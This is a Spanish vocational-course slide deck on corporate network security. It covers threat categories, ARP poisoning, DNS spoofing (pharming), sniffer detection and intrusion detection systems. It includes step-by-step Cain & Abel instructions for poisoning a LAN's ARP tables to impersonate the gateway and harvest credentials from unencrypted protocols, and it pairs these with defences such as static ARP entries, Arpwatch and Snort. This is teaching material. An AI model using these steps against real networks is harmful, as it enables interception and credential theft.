

# **Ciclo Formativo de Grado Superior de Administración de Sistemas Informáticos en Red**



**Módulo Profesional: SAD  
U.T.7.- Seguridad en redes corporativas**

*Departamento de Informática y Comunicación  
IES San Juan Bosco (Lorca-Murcia)  
Profesor: Juan Antonio López Quesada*





# Índice de Contenidos

Objetivos del Capítulo

Amenazas y Ataques en una red Corporativa

Sistemas de Detección de Intrusos (IDS)

Riesgos Potenciales de los Servicios de Red

Comunicaciones Seguras

Sistemas de Seguridad en WLAN

Referencias WEB

Enlaces a Herramientas SW

Prácticas/Actividades



# Objetivos de la Unidad de Trabajo:

Valorar los nuevos peligros derivados de la conexión a redes

Adoptar medidas de seguridad en redes corporativas o privadas tanto cableadas como inalámbricas

Analizar las principales vulnerabilidades de las redes inalámbricas

Comprender la importancia de los puertos de comunicaciones y las amenazas existentes en protocolos poco seguros

Conocer y emplear protocolos y aplicaciones seguras en comunicaciones

# **Abstract/Resumen:**

En la actualidad la seguridad de redes es parte esencial de las redes informáticas, la seguridad de redes esta compuesta por Protocolos, Tecnologías, Dispositivos, herramientas y técnicas que protegen los datos y disminuyan las amenazas. Desde los años 1960 empezaron a surgir soluciones tecnológicas para el campo de la seguridad de redes, pero se empezaron a generarse soluciones informáticas para seguridad en grandes escalas a partir del año 2000.

El mayor interés en la seguridad de Redes informáticas se da por la necesidad de mantenerse un paso por delante de los Hackers con malas intensiones (Pronto hablaremos sobre los tipos de Hackers). De la misma forma como los Ingenieros tratan de prevenir perdidas, reducir costos y proponer soluciones optimizadas, los especialistas en el área de seguridad de redes informáticas deben tratar de prevenir ataques minimizando o eliminando los efectos de los ataques de forma continua y en tiempo real. Adicionalmente al interés por mantenerse por delante de las personas malintencionadas, también es un factor importante mantener la continuidad del negocio ya que mientras menor sea la disponibilidad del servicio mayores serán las perdidas de producción.




# Amenazas y Ataques en una red Corporativa

- Se entiende por amenaza una condición del entorno del sistema de información (persona, máquina, suceso o idea) que, dada una oportunidad, podría dar lugar a que se produjese una violación de la seguridad (confidencialidad, integridad, disponibilidad o uso legítimo). La política de seguridad y el análisis de riesgos habrán identificado las amenazas que han de ser contrarrestadas, dependiendo del diseñador del sistema de seguridad especificar los servicios y mecanismos de seguridad necesarios.

*Las amenazas a la seguridad en una red pueden caracterizarse modelando el sistema como un flujo de información desde una fuente, como por ejemplo un fichero o una región de la memoria principal, a un destino, como por ejemplo otro fichero o un usuario. Un ataque no es más que la realización de una amenaza.*

# Amenazas y Ataques en una red Corporativa




# Amenazas y Ataques en una red Corporativa

- **Interrupción:** un recurso del sistema es destruido o se vuelve no disponible. Este es un ataque contra la disponibilidad. Ejemplos de este ataque son la destrucción de un elemento hardware, como un disco duro, cortar una línea de comunicación o deshabilitar el sistema de gestión de ficheros.
- **Intercepción:** una entidad no autorizada consigue acceso a un recurso. Este es un ataque contra la confidencialidad. La entidad no autorizada podría ser una persona, un programa o un ordenador. Ejemplos de este ataque son pinchar una línea para hacerse con datos que circulen por la red y la copia ilícita de ficheros o programas (intercepción de datos), o bien la lectura de las cabeceras de paquetes para desvelar la identidad de uno o más de los usuarios implicados en la comunicación observada ilegalmente (intercepción de identidad).
- **Modificación:** una entidad no autorizada no sólo consigue acceder a un recurso, sino que es capaz de manipularlo. Este es un ataque contra la integridad. Ejemplos de este ataque son el cambio de valores en un archivo de datos, alterar un programa para que funcione de forma diferente y modificar el contenido de mensajes que están siendo transferidos por la red.
- **Fabricación:** una entidad no autorizada inserta objetos falsificados en el sistema. Este es un ataque contra la autenticidad. Ejemplos de este ataque son la inserción de mensajes espurios en una red o añadir registros a un archivo.

# Amenazas y Ataques en una red Corporativa

Como ejemplos prácticas de **dichas amenazas, encontramos diversas** técnicas de ataques informáticos en redes. Algunos son:

- **Ataque de denegación de servicio:** también llamado ataque DoS (Deny of Service), es un caso específico de interrupción de servicio. Causa que un servicio o recurso sea *inaccesible* a los usuarios legítimos, normalmente provocando la perdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima o sobrecarga de los recursos computacionales del sistema de la víctima. Mediante botnet o redes zombi se pueden llegar a controlar cientos o miles de máquinas para realizar ataques distribuidos de saturación de servidores o DDoS.




# Amenazas y Ataques en una red Corporativa

- **Sniffing, es una técnica de interceptación:** consiste en rastrear monitorizando el tráfico de una red.




- **Man in the middle:** a veces abreviado MitM, es un caso específico de interceptación y modificación identidad. Un atacante supervisa una comunicación entre dos partes, falsificando las identidades de uno de los extremos, y por tanto recibiendo el tráfico en los dos sentidos.




# Amenazas y Ataques en una red Corporativa

- **Spoofing:** es una técnica de fabricación, suplantando la identidad o realizando una copia o falsificación, por ejemplo encontramos falsificaciones de IP, MAC, web o mail.



- **Pharming:** es una técnica de modificación. Mediante la explotación de una vulnerabilidad en el software de los servidores DNS o en el de los equipos de los propios usuarios, permite modificar las tablas DNS redirigiendo un nombre de dominio (domain name) conocido, a otra máquina (IP) distinta, falsificada y probablemente fraudulenta.



# Amenazas y Ataques en una red Corporativa

A continuación veremos -una introducción muy somera- ejemplos/prácticas en las que se emplean dichas técnicas:

## **Sniffing - MitM - ARP Spoofing - Pharming**

- La monitorización del tráfico de red es un aspecto fundamental para analizar qué está sucediendo en la misma, y poder tomar precauciones y medidas de seguridad en la misma.
- Herramientas como **Wireshark**, **NMAP**, **Cain & Abel** o **arpoison** permiten realizar una monitorización de qué equipos se encuentran conectados en una red y qué puertos y aplicaciones utilizan.
- En nuestro caso podemos empezar realizando una serie de prácticas que permiten ver las vulnerabilidades de protocolos como ARP y DNS, y de este modo tomar ciertas precauciones.

Utilizaremos una herramienta para sistemas Windows denominada **Cain & Abel**, aunque para GNU/Linux podemos emplear **Ettercap** que posee similares prestaciones.


En primer lugar seleccionaremos la pestaña superior *Sniffer* y la inferior *Hosts*. Pulsaremos sobre el botón superior de sniffing, escaneará nuestra red local y nos dará información (IP y MAC) de qué equipos se encuentran en red con nuestro equipo.

# Amenazas y Ataques en una red Corporativa

## ARP POISONING

- ❑ EL ARP Spoofing, también conocido como ARP Poisoning o ARP Poison Routing, es una técnica usada para infiltrarse en una red Ethernet conmutada (basada en switch y no en hubs), que puede permitir al atacante monitorizar paquetes de datos en la LAN (red de área local), incluso modificar el tráfico.
- ❑ El principio del ARP Spoofing es enviar mensajes ARP falsos (falsificados, o spoofed) a los equipos de la LAN. Normalmente la finalidad es asociar la dirección MAC del atacante con la dirección IP de otro equipo, como por ejemplo la puerta de enlace predeterminada (gateway). De esta forma cualquier tráfico dirigido a la dirección IP de ese equipo suplantado (por ejemplo el gateway), será enviado al atacante, en lugar de a su destino real. El atacante, puede entonces elegir, entre reenviar el tráfico a el equipo real (ataque pasivo o escucha, empleado en MitM) o modificar los datos antes de reenviarlos (ataque activo).

# Amenazas y Ataques en una red Corporativa



# Amenazas y Ataques en una red Corporativa

- Para realizar un ataque ARP Poisoning o de envenenamiento ARP, seleccionamos la pestaña inferior APR, pisaremos el botón superior +. Seleccionaremos de los equipos de nuestra LAN, por que equipo queremos hacernos pasar (columna izquierda) y en que equipos queremos infectar su tabla ARP (columna derecha) con un entrada de nuestra MAC asociada a la IP del equipo a suplantar. En este caso el equipo por el que nosharemos pasar será la puerta de enlace (192.168.0.1), ya que la mayoría del tráfico irá dirigido a este equipo.

The screenshot shows three command-line outputs from a Windows terminal window:

```
C:\>arp -a
Interfaz: 192.168.0.11 --- 0x2
  Dirección IP      Dirección física      Tipo
  192.168.0.1       00-24-d1-25-00-20  dinámico

C:\>arp -a
Interfaz: 192.168.0.11 --- 0x2
  Dirección IP      Dirección física      Tipo
  192.168.0.1       00-18-de-22-7a-a5  dinámico
  192.168.0.18      00-18-de-22-7a-a5  dinámico

C:\>
```

The first output shows the initial ARP table with one entry for the gateway. The second output shows the table after poisoning, where the gateway's MAC address has been changed to the attacker's MAC address (00-18-de-22-7a-a5).

- Podemos ver el antes y después de dicho envenenamiento en uno de los equipos infectados: 192.168.0.2. En primer lugar la MAC de la puerta de enlace o router era 00-24-D1-25-00-20, a continuación después de realizar el envenenamiento disponemos de 2 entradas con la misma MAC, del equipo que va a recibir todo el tráfico que vaya dirigido a la puerta de enlace.
- Mediante esta técnica es posible monitorizar el tráfico que va dirigido al router y rastrear protocolos no seguros como FTP, HTTP, POP, SMTP, Telnet o FTP, y de esta forma obtener credenciales.

# Amenazas y Ataques en una red Corporativa

## PHARMING

- ❑ Es posible realizar una inserción en las tablas locales de nombres de dominio, posibilitando un redireccionamiento a una IP con una web falsa. Seleccionando la pestaña inferior APR, y la opción APR-DNS podemos crear entradas de nombres de dominio con IP falsas.
- ❑ Vemos como después de realizar DNS spoofing, en unos de los equipos afectados, al hacer ping a google nos envía a una dirección IP falsa.



- ❑ Las falsificaciones de sitios web donde se hacen uso de credenciales mediante formularios, ponen en peligro nuestras contraseñas y por tanto la privacidad e integridad de nuestros datos.

# Amenazas y Ataques en una red Corporativa

## Recomendaciones

- ❑ Para evitar este tipo de ataques se recomienda entre otras acciones, el uso de tablas ARP estáticas, o al menos, entradas estáticas como la que da acceso a la puerta de enlace, ya que la mayoría del tráfico pasa a través de esta IP. Se puede realizar mediante el comando: arp -s IP MAC.
- ❑ En redes grandes con gran cantidad de administración no es una buena solución, realizar esta configuración a mano. Para esos casos lo mejor es monitorizar los intentos de modificación de tablas ARP, por ejemplo mediante software específico de detección de intrusos (IDS) como **SNORT**, o específicos de intentos de duplicados ARP: **bajo GNU/Linux Arpwatch** o en **Windows DecaffeinatID** o realizar una monitorización específica mediante **Wireshark** que es capaz de detectar intentos de duplicados ARP.
- ❑ En el caso de DNS spoofing, debemos tener especial precaución con las falsificaciones de sitios web, comprobando en los sitios web que enviamos credenciales (mail, redes sociales, banca, comercio online, etc.) que emplean protocolos seguros, como HTTPS, certificado digital que permita ver su autenticidad, y otros aspectos como la veracidad de su URL, o que nunca nos pedirán por otras vías de comunicación (teléfono o mail) el envío de dichas credenciales.

# Amenazas y Ataques en una red Corporativa

## Detectar sniffers en una red

- ❑ Por lo general, la detección de sniffers en una red es una tarea complicada, sin embargo, en algunos casos se pueden usar una serie de técnicas que permiten descubrir si un ordenador tiene instalado un sniffer.
- ❑ Si desea comprobar si hay algún sniffer funcionando en la red puede utilizar herramientas como Antisniff, Sentinel o Promiscan.
  - ✓ Antisniff (<http://packetstormsecurity.org/sniffers/antisniff/>). Es una de las mejores herramientas de detección de sniffer de forma remota, aunque quizás este un poquitín obsoleta, sobre todo porque no contempla la nueva generación de sniffers.
  - ✓ Sentinel (<http://packetstormsecurity.org>). Permite detectar sniffer dentro de una red LAN.
  - ✓ Promiscan ([www.securityfriday.com](http://www.securityfriday.com)). Permite detectar si en una red hay un equipo con un adaptador de red en modo promiscuo (sniffer). La utilización de promiscan es muy sencilla ya que tan sólo hay que instalarlo y él automáticamente escanea la red en busca de un equipo en modo promiscuo.

*Pero la mejor medida que podemos tomar es encriptar todas nuestras comunicaciones, así aunque las capturen no servirán para nada.*

# Amenazas y Ataques en una red Corporativa

## Amenazas Externas e Internas

Las amenazas de seguridad causadas por intrusos en redes corporativas o privadas de una organización, pueden originarse tanto de forma interna como externa.

- Amenaza externa o de acceso remoto: los atacantes son externos a la red privada o interna de una organización, y logran introducirse desde redes públicas. Los objetivos de ataques son servidores y routers accesibles desde el exterior, y que sirven de pasarela de acceso a la red corporativa.
- Amenaza interna o corporativa: los atacantes acceden sin autorización o pertenecen a la red privada de la organización. De esta forma pueden comprometer la seguridad y sobre todo la información y servicios de la organización.


Con estos 2 frentes abiertos, veremos por un lado como defender la seguridad en la red corporativa de forma interna (UT7), y por otro como disponer de medidas de protección perimetral (UT8), en los equipos y servicios que estén expuestos a redes públicas

# Amenazas y Ataques en una red Corporativa

## Amenazas Externas e Internas

Para protegernos de las posibles amenazas internas algunas propuestas son:


- ❑ Realizar un buen diseño de direccionamiento, parcelación y servicios de subredes dentro de nuestra red corporativa. Para ello se emplean técnicas como, subnetting, redes locales virtuales o VLAN y creación de zonas desmilitarizadas o DMZ, aislando y evitando que los usuarios puedan acceder directamente en red local con los sistemas críticos.
- ❑ Políticas de administración de direccionamiento estático para servidores y routers.
- ❑ Monitorización del tráfico de red y de las asignaciones de direccionamiento dinámico y de sus tablas ARP.
- ❑ Modificación de configuraciones de seguridad y, en especial contraseñas por defecto de la administración de servicios.
- ❑ En redes inalámbricas emplear el máximo nivel de seguridad.



# Sistemas de Detección de Intrusos (IDS)

## Contenidos

1. Introducción
2. Técnica de Detección de Intrusos
3. Tipos de IDS
4. Tabla de Herramientas de detección de Intrusos
5. HONEYPOT
6. SNORT
7. HIDS
  - 7.1.- *Linux*
    - 7.1.1.- md5sum
    - 7.1.2.- tipwire
  - 7.2.- *Windows*
    - 7.2.1.- XINTEGRITY



# Sistemas de Detección de Intrusos (IDS)

## introducción

- Actualmente, la estrategia de control de intrusos más utilizada es la seguridad perimetral, basada en cortafuegos (unidad de trabajo 8.-). Los cortafuegos proporcionan una eficaz primera línea de defensa frente a amenazas externas. Una mala configuración de cortafuegos pueden volver completamente inútil la mejor política de seguridad. Por ello se vuelve necesaria la utilización de Sistemas de Detección de Intrusos (Intrusion Detection System, IDS) que vigila la red en busca de comportamientos sospechosos.
- Los sistemas de detección de intrusos permiten detectar actividad inadecuada, incorrecta o anómala dentro de la red. Por lo tanto, en su sentido más amplio, un buen IDS será capaz de detectar las acciones de atacantes externos (intrusiones propiamente dichas), así como la actividad de los atacantes internos dentro de la red.
- Ahora bien, ¿qué se entiende por actividad anómala? ó ¿qué se considera como intrusión? Aunque la definición puede variar en función del IDS utilizado, en general se consideran intrusiones las siguientes actividades:

# Sistemas de Detección de Intrusos (IDS)

## introducción

**Reconocimiento.** Los intrusos suelen explotar una red antes de intentar atacarla utilizando técnicas como barridos de ping, explotación de puertos TCP y UDP, identificación del SO, intentos de inicio de sesión, etc. Mientras que un cortafuegos puede limitarse a bloquearse esos sondeo, el IDS hará saltar la alarma.

**Explotación.** Una vez que en la fase de reconocimiento se ha identificado el objetivo a atacar, el intruso intentará utilizar agujeros del sistema (p.e. fallos en los servidores Web, en los navegadores de los usuarios, enmascaramiento de IP, desbordamiento de buffer, ataques DNS). Muchos de estos ataques pasarán completamente desapercibidos en el cortafuegos, mientras que un buen IDS alertará de ellos.

